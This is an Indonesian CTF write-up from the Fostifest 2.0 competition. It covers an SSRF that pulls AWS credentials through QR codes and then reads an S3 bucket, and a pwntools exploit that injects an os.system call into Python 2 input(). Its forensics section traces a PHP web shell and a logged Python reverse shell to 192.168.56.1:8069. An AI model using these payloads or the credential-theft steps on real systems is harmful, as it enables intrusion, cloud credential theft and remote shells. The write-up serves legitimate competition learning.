
WRITE UP CTF
FOSTIFEST 2.0

Nama Tim :
ANAK PUNK DEPOK


Anggota :
- A. Wahyudi (ketua)
- Rehan R. (anggota)
- Firstiannisa (anggota)

DAFTAR ISI :


WEB HACKING
qr-stalk



Solution:
Terdapat sebuah tampilan web seperti berikut yang meminta kita untuk mengupload QR code.




Berdasarkan hint yang diberikan, challenge ini merupakan challenge SSRF yang menggunakan layanan AWS, khususnya Elastic Beanstalk. Menggunakan referensi ini, saya membuat dua QR code. QR yang pertama berisi url untuk mendapatkan accountId dan region



QR code pertama + result

sedangkan QR kedua berisi url yang digunakan untuk mengambil AccessKeyId, SecretAccessKey, dan Token.




QR kedua + result

Lalu akses S3 bucket dengan command `aws s3 ls s3://elasticbeanstalk-[REGION]-[ACCOUNT_ID]/` seperti berikut.

```
C:\Users\ACER>aws s3 ls s3://elasticbeanstalk-us-west-2-265281505139/

Unable to locate credentials. You can configure credentials by running "aws configure".
```

Sebelum diakses, kita perlu melakukan konfigurasi credentials menggunakan command “aws configure”. Berikut isi dari file credentials.



Lalu akses kembali bucketnya dan terlihat ada 1 file flag di dalam bucket tersebut.

```
C:\Users\ACER>aws s3 ls s3://elasticbeanstalk-us-west-2-265281505139/
2022-10-07 22:08:09         44 flag
```

Untuk mendapatkan isi dari file tersebut, saya menggunakan bantuan s3streamcat yang dapat diinstall menggunakan command pip install s3streamcat.

```
C:\Users\ACER>s3streamcat s3://elasticbeanstalk-us-west-2-265281505139/flag
Fostifest{5d89320ac7ab789ac1beb60c294f526e}
```

Flag: **Fostifest{5d89320ac7ab789ac1beb60c294f526e}**

PWN

PyWN

Solution

Diberikan sebuah service challenge dengan file *fosticrypt.py*, berikut adalah isi dari file tersebut.

```python
#!/usr/bin/env python2

import os, sys
import subprocess
from random import randint

class Unbuffered(object):
  def __init__(self, stream):
    self.stream = stream
  def write(self, data):
    self.stream.write(data)
    self.stream.flush()
  def writelines(self, datas):
    self.stream.writelines(datas)
    self.stream.flush()
  def __getattr__(self, attr):
    return getattr(self.stream, attr)

sys.stdout = Unbuffered(sys.stdout)

secret = randint(0, 999999)
blacklist = [" ", "|", "6", "$", "' ", '"']

try:
  key = input("[>] Insert key to use our service: ")

  if key == secret:
    text = raw_input("[>] Plaintext: ")
    for i in blacklist:
      if i in text or len(text) > 9:
        print "[!] Not allowed!"
        exit()

    enc = "echo '{0}' | base64 | rev".format(text)
    procc = subprocess.Popen(enc, shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
    secc = procc.communicate()[0]
    print "[*] Ciphertext :", secc
    exit()
  else:
    print "[!] Wrong!"
except:
  print "[!] Wrong!"
```

Dari file tersebut, saya dapat mengetahui bahwa terdapat vuln pada function **input()** karena challenge dibuat dengan menggunakan python2. Maka dari itu saya dapat menginput sebuah string pada function tersebut. String atau payload yang saya gunakan adalah '`__import__('os').system('cat flag.txt')`'. Berikut adalah script penyelesaian yang saya buat.

```python
#!/usr/bin/python2

from pwn import *

# remote connection
r = remote('103.250.10.198', 10011)

# receive banner
print r.recvuntil('service: ')

# send secret key
r.sendline("__import__('os').system('cat flag.txt')")

# receive flag
print r.recvall()


# Path: CTF\Fostifest\pwn\PyPWN\flag.txt
# Fostifest{ezzzz_python2_pwn_cooyyyyyy}
```

Output

```
[x] Opening connection to 103.250.10.198 on port 10011
[x] Opening connection to 103.250.10.198 on port 10011: Trying 103.250.10.198
[+] Opening connection to 103.250.10.198 on port 10011: Done
[>] Insert key to use our service:
[x] Receiving all data
[x] Receiving all data: 0B
[x] Receiving all data: 40B
[x] Receiving all data: 51B
[+] Receiving all data: Done (51B)
[*] Closed connection to 103.250.10.198 port 10011
Fostifest{ezzzz_python2_pwn_cooyyyyyy}
[!] Wrong!
```

Flag : **Fostifest{ezzzz_python2_pwn_cooyyyyyy}**

FORENSICS

The Attacker


Desc :


Server Fosti yang memiliki beberapa service yang berjalan di dalamnya telah dimasuki oleh hekerz pada sekitar tanggal 20-25 september, diduga kuat hekerz tersebut telah menanamkan banyak backdoor di dalam server. Tugas kalian adalah menyelidiki dan menginvestigasi pada server Fosti agar semua jejak hekerz tersebut terlacak


Pada challenge ini carilah IP dari si Attacker alias Hekerz Format Flag: Fostifest{IP-Attacker}

Solution :

1. Terdapat file zip didalamnya terdapat .ova, setelah di extract menggunakan password yang ada di persoalan bonus kami menjalankan .ova tersebut.
2. setelah itu karena server ova yg didalam nya terdapat server ubuntu terkunci, kami mencoba mencari link referensi di youtube dan didapatkan di link sbb : https://www.youtube.com/watch?v=b8U7UCLccUg
3. setelah berhasil mengganti password nya melalui referensi youtube diatas, kami mencoba untuk menganalisa server tersebut menggunakan tools winscp dan notepad ++
4. karena di deskripsi diberitahu rentang tanggal antara 20-25 september dan service yang berjalan adalah web (port 80) maka kami mencoba menginvestigasi pada bagian var/log/apache2
5. setelah itu kami cek satu per satu dan ada file yang diakses pada tanggal 25-09-2022 dalam bentuk zip, dan kami coba extract kemudian analisa file tersebut
6. ditemukan IP Attacker yang mencoba mengakses server dan kami menemukan flag nya : **Fostifest{192.168.56.1}**
7. Screenshoot terlampir


root@ubuntu: /home/ubuntu
ubuntu@ubuntu:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu:/home/ubuntu#


apache2 - ubuntu@192.168.0.129 - WinSCP
C:\Users\Warfare\Downloads\html\
/var/log/apache2/
access.log
access.log.1
access.log.2.gz
access.log.3.gz
access-assets.log
access-assets.log.1
access-assets.log.2.gz
error.log
error.log.1
error.log.2.gz
error.log.3.gz
other_vhosts_access.log


C:\Users\Warfare\Downloads\dmesg.4\unattended-upgrades-shutdown.log.1\access-assets.log.2\access-assets.log.2 - Notepad++


Initial Access Backdoor


Desc :


Full path backdoor for initial access in system Flag: `Fostifest{%s}` Example: `Fostifest{/path/path/path/file}`

Solution :

1. setelah itu kami lanjut untuk analisa file yang ada di direktori /var/log/apache2, didalamnya terdapat error_log.2.gz, access.log.2.gz., dan acces-assets.log.2.gz kami fokuskan ketiga file tersebut
2. kami coba untuk mengecek file error_log.2.gz dan kemudian kami analisa, rupanya terdapat ip dan file yang mencurigakan
3. setelah kami coba cek file nya di direktori /var/www/html/storage/app/public/competition dan didalamnya terdapat backdoor yaitu dengan nama file hacker-CTF-19092022095831.php
4. dan kami dapatkan flagnya : **Fostifest{/var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php}**
5. screenshoot terlampir




access-assets.log 2
error.log 2
hacker-CTF-19092022095831.php
error.log 3
access.log 3
access.log 2
mpeas.sh
[Sat Sep 24 11:44:40.304917 2022] [mpm_prefork:notice] [pid 753] AH00163: Apache/2.4.41 (Ubuntu) configured -- resuming normal operations
[Sat Sep 24 11:44:40.304969 2022] [core:notice] [pid 753] AH00094: Command line: '/usr/sbin/apache2'
[Sat Sep 24 11:49:59.898292 2022] [php:warn] [pid 1435] [client 192.168.56.1:62833] PHP Warning: Undefined array key "cmd" in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php on line 2, referer: http://192.168.56.111/peserta-lomba-notverified
[Sat Sep 24 11:49:59.898342 2022] [php:error] [pid 1435] [client 192.168.56.1:62833] PHP Fatal error: Uncaught ValueError: system(): Argument #1 ($command) cannot be empty in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php:2\nStack trace:\n#0 /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php(2): system()\n#1 {main}\n thrown in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php on line 2, referer: http://192.168.56.111/peserta-lomba-notverified
[Sat Sep 24 11:50:01.572872 2022] [php:warn] [pid 1436] [client 192.168.56.1:62846] PHP Warning: Undefined array key "cmd" in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php on line 2, referer: http://192.168.56.111/peserta-lomba-notverified
[Sat Sep 24 11:50:01.572942 2022] [php:error] [pid 1436] [client 192.168.56.1:62846] PHP Fatal error: Uncaught ValueError: system(): Argument #1 ($command) cannot be empty in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php:2\nStack trace:\n#0 /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php(2): system()\n#1 {main}\n thrown in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php on line 2, referer: http://192.168.56.111/peserta-lomba-notverified
[Sat Sep 24 11:50:37.476362 2022] [php:error] [pid 785] [client 192.168.56.1:62851] PHP Fatal error: Uncaught ValueError: system(): Argument #1 ($command) cannot be empty in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php:2\nStack trace:\n#0 /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php(2): system()\n#1 {main}\n thrown in /var/www/html/storage/app/public/competition/hacker-CTF-19092022095831.php on line 2
[Sat Sep 24 12:24:44.317388 2022] [mpm_prefork:notice] [pid 753] AH00169: caught SIGTERM, shutting down
[Sat Sep 24 13:36:51.424353 2022] [mpm_prefork:notice] [pid 751] AH00163: Apache/2.4.41 (Ubuntu) configured -- resuming normal operations
[Sat Sep 24 13:36:51.425128 2022] [core:notice] [pid 751] AH00094: Command line: '/usr/sbin/apache2'
[Sat Sep 24 13:42:42.353567 2022] [mpm_prefork:notice] [pid 751] AH00169: caught SIGTERM, shutting down


competition - ubuntu@192.168.0.129 - WinSCP
Local Mark Files Commands Session Options Remote Help
Synchronize
Queue
Transfer Settings Default
ubuntu@192.168.0.129
New Session
C: Local Disk
competiti
Find Files
Upload
Edit
Properties
Download
Edit
Properties
New
C:\Users\Warfare\Downloads\html\
/var/www/html/storage/app/public/competition/
Name
Size
Type
Chang
Name
Size
Changed
..
Parent directory
08/10/
05/06/2022 13:12:18
.git
File folder
08/10/
app
File folder
08/10/
bootstrap
File folder
08/10/
config
File folder
08/10/
database
File folder
08/10/
lang
File folder
08/10/
public
File folder
08/10/
resources
File folder
08/10/
routes
File folder
08/10/
storage
File folder
08/10/
tests
File folder
08/10/
hacker-CTF-19092022095831.php
1 KB
19/09/2022 21:58:31

Interactive Shell


Desc :

IP and Port attacker to get interactive shell Format Flag: Fostifest{IP:Port}

Example: Fostifest{x.x.x.x:xxxx}

Solution :

1. kami menganalisa file log yang ada di /var/log/apache2 dengan file log access.log.2.gz, kami extract ke notepad++ dan kami analisa log nya
2. setelah kami analisa ditemukan log yang mencurigakan dengan ip dan port dari atttacker dengan memanfaatkan ssh port (22)
3. 192.168.56.1 - - [24/Sep/2022:11:49:30 -0400] "GET /storage/competition/asd-CTF-17092022040300.php?cmd=python3%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22192.168.56.1%22,8069));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/bin/sh%22,%22-i%22]);%27 HTTP/1.1" 404 6869 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0"
4. kami temukan flag nya : **Fostifest{192.168.56.1:8069}**
5. screenshoot terlampir



